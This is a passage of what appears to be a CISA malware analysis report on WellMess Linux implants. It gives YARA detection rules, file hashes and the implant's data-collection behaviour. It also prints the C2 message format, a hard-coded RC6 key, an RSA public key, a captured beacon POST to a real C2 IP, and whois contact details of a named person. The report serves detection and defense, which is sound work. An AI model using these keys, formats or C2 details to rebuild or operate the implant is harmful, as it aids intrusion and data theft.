   $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
   $2 = "GoProject/src/bot/botlib.deleteFile"
   $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
   $4 = "GoProject/src/bot/botlib.AES_Decrypt"
   $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
   $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
   $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
   $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
   $9 = "get_keyRC6"
   $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
   $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
   $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
   $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
   $14 = "GoProject/src/bot/botlib.wellMess"
   $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
   $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
   $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
   $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
   $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
   $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
   $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
   $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
   $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
   $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
   $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
   $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
   $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

Relationships

e329607379... Connected_To 103.73.188.101

Description

This artifact is an ELF 64-bit written in Go. It has been identified as a variant of the WellMess malware family.

When executed, it attempts to collect the following data from the victim's system:

—Begin Data Collected—
IP address of the victim system
Current username
Domain name
—End Data Collected—

The data is stored in the following format:

—Begin Format—
"200.200.200.150||root|root|e3b0c44298fc1c149afbf4c8996fb924"
—End Format—

The victim's system data is used to generate a unique identifier for the target system. This unique identifier is hexadecimal encoded and stored in the format below:

—Begin Message Format—
"
<;head;>3230302e3230302e3230302e3135307c7c726f6f747c726f6f74e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b8
<;title;>a:1_0<;title;><;service;>p<;service;>"
—End Message Format—

In the message above, the hexadecimal string between the <head> delimiters is the original encoded string. Data between the <title> delimiters control the session, while data between the <service> delimiters relate to commands. Some of the commands include the following:

—Begin Commands—
(fu) File upload
(fd) File download
(u) Change user-agent string
—End Commands—

The message above, is encrypted using a hard-coded RC6 key. This key is loaded using the function "botlib.KeyRC6".

Displayed below is the hard coded RC6 key used to encrypt the data:

—Begin RC6 Key—
OHVbn3Fdv/sgvP9VRO/9OQ==
—End RC6 Key—

The encrypted data is encoded using the Base64 encoding function. It trims base64 "=" | "/" | ":" and adds spaces with the "botlib.Base64ToNormal" function.

Displayed below is an example of how the Base64 encoded data is trimmed:

—Begin Base64 encoded data—
lSBUYfP7=sW93f+%2CKH+o%2CGNb+iL2o8jb+LWRTcTH+v20b+XP22L+bgli+B4E.+JaA+yVyKo+A%3Am+N8b+Hgf5+%3AzL69zU+2m8B+AzvP
6uDqNtIN=1.+9B7sUM+571cpj6+hfB+vdjukEY+xeS+iWSN+XbtVIB+4fxCCL.+a9el+eX90Q+hTImb+kE2pi+uV2XuDZj
—End Base64 encoded data—

The final trimmed Base64 encoded data is stored in the Cookie header. The malware communicates with it C2 server at the IP address 103.73.188.101 using HTTP requests which are RSA-encrypted and Base64 encoded. The "Cookie" header will contain the RC6 encrypted information, including the system unique identifier, mentioned above. The bottom of the message body will contain a dynamically generated

AES key which is encrypted utilizing a hard-coded public RSA key. The AES key will be utilized to transfer C2 data between the remote operator and the malware, including executable scripts which are executed on the target system.

Analysis indicates that once a connection is established, the malware is designed to initiate command and control service from the remote operator using the function "botlib.Work". It performs functions based on the received commands:

—Begin Functions—
File upload
File download
Change user-agent string
—End Functions—

The following Public Key is used for secure communication with the C2:

—Begin Public Key—
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqU3sMUB/SEWHNe8xNSFG
DMylqo/BsMvI9OdNb3keEuW57nmFctMiecNZu9c+ZGYTWBSU07cbxU045tlFOprY
nhbnnnjgEDA9JCA12CUIJ5L74ERo8FuBLC18FoL5QtBrXm65RdxxuP3CRghg0amR
S5aFpW8p3kpdIINXsXasnjFBw+q009u7w6rDXkK2hrpIvF2fzIrs7DrRwwKJ2lCf
xgnhY00UWHohjOj3ecQQJMn71puy94pCmpv+7zAyCiYYTNyhC29xUAH1j6aBAVKI
kuBXqd6461MJkGNI0pdIUev9BDeK74B7vmZ6TbQrdQ27+bNVTg6qqai+6vwLFxUB
BwIDAQAB
—End Public Key—

103.73.188.101

Tags

command-and-control

Ports

80 TCP

HTTP Sessions

POST / HTTP/1.1
Host: 103.73.188.101
User-Agent: Mozilla/5.0 (X11; OpenBSD amd64; rv:28.0) Gecko/20100101 Firefox/28.0
Content-Length: 423
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie:
lSBUYfP7=sW93f+%2CKH+o%2CGNb+iL2o8jb+LWRTcTH+v20b+XP22L+bgli+B4E.+JaA+yVyKo+A%3Am+N8b+Hgf5+%3AzL69zU+2m8B+
6uDqNtIN=1.+9B7sUM+571cpj6+hfB+vdjukEY+xeS+iWSN+XbtVIB+4fxCCL.+a9el+eX90Q+hTlmb+kE2pi+uV2XuDZj
Accept-Encoding: gzip

Z25gZ5A PuN nSBtz 5USoc 8HrEN9 DsA 2UqoV gUVciJ Ur3. RCa qNs lDr3FO vITG H69jRJ7 bfGbc8 UrO8tT LLaKll. uVuNP eKC 9uH pHy UY3G,w7 B7D6OR r:L CmaikCh. BYoOSbM aMIHrd L25LVy Gpd2jI8 kcW R98au Evcg HSFp0D9. tMg DhtzW 6Lh FuzXBD ypERa 2y:d0Bq uPnAw vyIvE. rp0LXY E6mW3E gUUJpf P1sRa9r riNN9g0 rXHfvl kly ZqZ:FB. ejr FpzCq Ey23 t0A PjPM fnlL jpr J4,0DPy. WyeM iMcK ahpo7 tlqNkH ,aYzcG OnawAk iRmPT :b0PIiN. 2q: p1k5 nD5D6lg

Whois

Queried whois.apnic.net with "103.73.188.101"...

% Information related to '103.73.188.0 - 103.73.191.255'

% Abuse contact for '103.73.188.0 - 103.73.191.255' is 'query@evokedigital.in'

inetnum: 103.73.188.0 - 103.73.191.255
netname: EVOKEDS
descr: Evoke Digital Solutions
admin-c: RK634-AP
tech-c: RK634-AP
country: IN
mnt-by: MAINT-IN-IRINN
mnt-irt: IRT-EVOKEDS-IN
mnt-routes: MAINT-IN-EVOKEDS

status: ASSIGNED PORTABLE
last-modified: 2016-08-30T11:20:02Z
source: APNIC

irt: IRT-EVOKEDS-IN
address: 371, Jagjivan Ram Nagar, Patnipura,Indore,Madhya Pradesh-452001
e-mail: radhe@evokedigital.in
abuse-mailbox: query@evokedigital.in
admin-c: RK634-AP
tech-c: RK634-AP
auth: # Filtered
mnt-by: MAINT-IN-EVOKEDS
last-modified: 2016-08-30T11:13:51Z
source: APNIC

person: Rajat Keshriya
address: 371, Jagjivan Ram Nagar, Patnipura,Indore,Madhya Pradesh-452001
country: IN
phone: +91 9993099926
e-mail: radhe@evokedigital.in
nic-hdl: RK634-AP
mnt-by: MAINT-IN-EVOKEDS
last-modified: 2016-08-30T11:14:18Z
source: APNIC

% Information related to '103.73.188.0/24AS135752'

route: 103.73.188.0/24
descr: Evoke Digital Solutions Route object
origin: AS135752
country: IN
notify: radhe@evokedigital.in
mnt-by: MAINT-IN-IRINN
mnt-routes: MAINT-IN-EVOKEDS
last-modified: 2016-09-19T09:13:33Z
source: APNIC

% This query was served by the APNIC Whois Service version 1.88.15-SNAPSHOT (WHOIS-US3)

Relationships

103.73.188.101	Connected_From	e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09
103.73.188.101	Connected_From	14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2

Description

e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09 and 14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2 attempt to connect to the IP address.

14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2

Tags

trojan

Details

Name	14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2
Size	2430280 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux)
MD5	861879f402fe3080ab058c0c88536be4
SHA1	db4f07ecefd1e290d727379ded4f15a0d4a59f88
SHA256	14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2
SHA512	dd2cb0f9f0c5fb985bfc58867399a72989606066b5d943b2074bf04769175f26c19a354bb7e012a74c54a772c86d5152c46f4617f6d84e4
ssdeep	49152:c+b/fDJqZxtZWU71nFqO8apKC9AS7aAZYgBEB:R38xtZ/71FqODKCn8

Entropy	7.912054

Antivirus

Avira	LINUX/Agent.pzcai
BitDefender	Trojan.Linux.GenericA.37725
ClamAV	Unix.Malware.Agent-7376649-0
ESET	a variant of Linux/WellMess.B trojan
Emsisoft	Trojan.Linux.GenericA.37725 (B)
Ikarus	Trojan.Linux.Agent

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
    Author = "CISA Code & Media Analysis"
    Date= "2020-07-06"
    Last_Modified="20200706_1017"
    Actor="n/a"
    Category="Trojan"
    Family="WellMess"
    Description = "Detects WellMess implant and SangFor Exploit"
    MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
    SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
    MD5_2 = "a32e1202257a2945bf0f878c58490af8"
    SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
    MD5_3 = "861879f402fe3080ab058c0c88536be4"
    SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
    MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
    SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
    MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
    SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
    MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
    SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
    MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
    SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
    MD5_8 = "967fcf185634def5177f74b0f703bdc0"
    SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
    MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
    SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
    MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
    SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
    MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
    SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
    MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
    SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
    $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
    $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
    $2 = "GoProject/src/bot/botlib.deleteFile"
    $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
    $4 = "GoProject/src/bot/botlib.AES_Decrypt"
    $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
    $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
    $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
    $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
    $9 = "get_keyRC6"
    $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
    $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
    $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
    $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
    $14 = "GoProject/src/bot/botlib.wellMess"
    $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
    $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
    $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
    $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
    $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
    $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
    $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
    $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
    $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
    $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
    $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
    $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
    $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

Relationships

14e9b5e214... Connected_To 103.73.188.101

Description

This artifact is an Ultimate Packer for eXecutable (UPX) archive containing an ELF 64-bit file written in Go that supports Korean, Japanese, Traditional Chinese, and Simplified Chinese languages. It has been identified as a variant of the WellMess malware family.

The program is capable of encrypting, decrypting, uploading and downloading files. It can also execute commands and send and receive encrypted messages. The following is a list of the malware's capabilities:

— Begin Bot Capabilities —
botlib.EncryptText
botlib.encrypt
botlib.Command
botlib.transformRighttBytes
botlib.reply
botlib.Service
botlib.saveFile
botlib.UDFile
botlib.Download
botlib.Send
botlib.Work
botlib.chunksM
botlib.Join
botlib.wellMess
botlib.RandStringBytes
botlib.GetRandomBytes
botlib.Key
botlib.GenerateSymmKey
botlib.CalculateMD5Hash
botlib.Transf
botlib.GetLocale
botlib.Parse
botlib.Pack
botlib.Unpack
botlib.UnpackB
botlib.FromNormalToBase64
botlib.RandInt
botlib.Base64ToNormal
botlib.KeySizeError.Error
botlib.New
botlib.(*rc6cipher).BlockSize
botlib.convertFromString
botlib.(*rc6cipher).Encrypt
botlib.(*rc6cipher).Decrypt
botlib.Split
botlib.Cipher
botlib.Decipher
botlib.Pad
botlib.AES_Encrypt
botlib.AES_Decrypt
botlib.generateRandomString
botlib.deleteFile
botlib.Post
botlib.SendMessage
botlib.ReceiveMessage
botlib.Send.func1

botlib.init
botlib.(*KeySizeError).Error
— End Bot Capabilities —

When the program is executed it will attempt to contact its C2 at the IP address, 103.73.188.101 over TCP port 80. The program collects the IP address of the victim system, current username, and domain to send to the C2. This data string is appended with a unique SHA256 hash. The completed string is then RC6 encrypted and then Base64 encoded. Non-random characters are interspersed into the Base64 string for further obfuscation. The following is an example of the encoded string:

— Begin Encoded String Sample —
HNX7A5nA=UUn5+2g6J+emwEU+MSkFqW+FAtoNc+dtFnr.+dHFn3ip+P8I+r19+B7s+UM571cp+j6hf+BvdjukE+YxeSiW.+SNXbt+VIB4fxC+CLa9e
— End Encoded String Sample —

The string is used to uniquely identify communication to and from the C2. Messages are formatted in the following manner:

— Begin Message Format —
<;head;>3230302e3230302e3230302e3232317c7c757365727c75736572e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852
<;title;>rc<;title;><;service;><;service;>
— End Message Format —

In the message above the hexadecimal string between the <head> delimiters is the original encoded string. This string translates as the following:

— Begin String Translate —
200.200.200.221||user|user e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
— End String Translate —

Data between the <title> delimiters control the session, while data between the <service> delimiters relate to commands. Some of the commands include the following:

— Begin Commands —
(fu) File upload
(fd) File download
(u) Change user-agent string
— End Commands —

During each C2 session an AES key is dynamically generated. The AES key is encrypted via an embedded hard coded RSA public key before being delivered to the remote operator / C2 server. This AES key will be utilized to secure C2 sessions. The following Public Key is used for secure communication with the C2:

—Begin Public Key—
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqU3sMUB/SEWHNe8xNSFG
DMylqo/BsMvI9OdNb3keEuW57nmFctMiecNZu9c+ZGYTWBSU07cbxU045tlFOprY
nhbnnnjgEDA9JCA12CUIJ5L74ERo8FuBLC18FoL5QtBrXm65RdxxuP3CRghg0amR
S5aFpW8p3kpdIINXsXasnjFBw+q009u7w6rDXkK2hrplvF2fzIrs7DrRwwKJ2lCf
xgnhY00UWHohjOj3ecQQJMn71puy94pCmpv+7zAyCiYYTNyhC29xUAH1j6aBAVKI
kuBXqd6461MJkGNI0pdIUev9BDeK74B7vmZ6TbQrdQ27+bNVTg6qqai+6vwLFxUB
BwIDAQAB
—End Public Key—

Relationship Summary

953b5fc997...	Created	47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854
47cdb87c27...	Connected_To	85.93.2.116
47cdb87c27...	Created_By	953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a
85.93.2.116	Connected_From	47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854
5ca4a9f655...	Connected_To	209.58.186.196
5ca4a9f655...	Connected_To	141.98.212.55
141.98.212.55	Connected_From	5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb
209.58.186.196	Connected_From	5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb
7c39841ba4...	Connected_To	192.48.88.107

192.48.88.107	Connected_From	7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee
192.48.88.107	Connected_From	fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950
fd3969d323...	Connected_To	192.48.88.107
e329607379...	Connected_To	103.73.188.101
103.73.188.101	Connected_From	e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09
103.73.188.101	Connected_From	14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2
14e9b5e214...	Connected_To	103.73.188.101

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://www.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.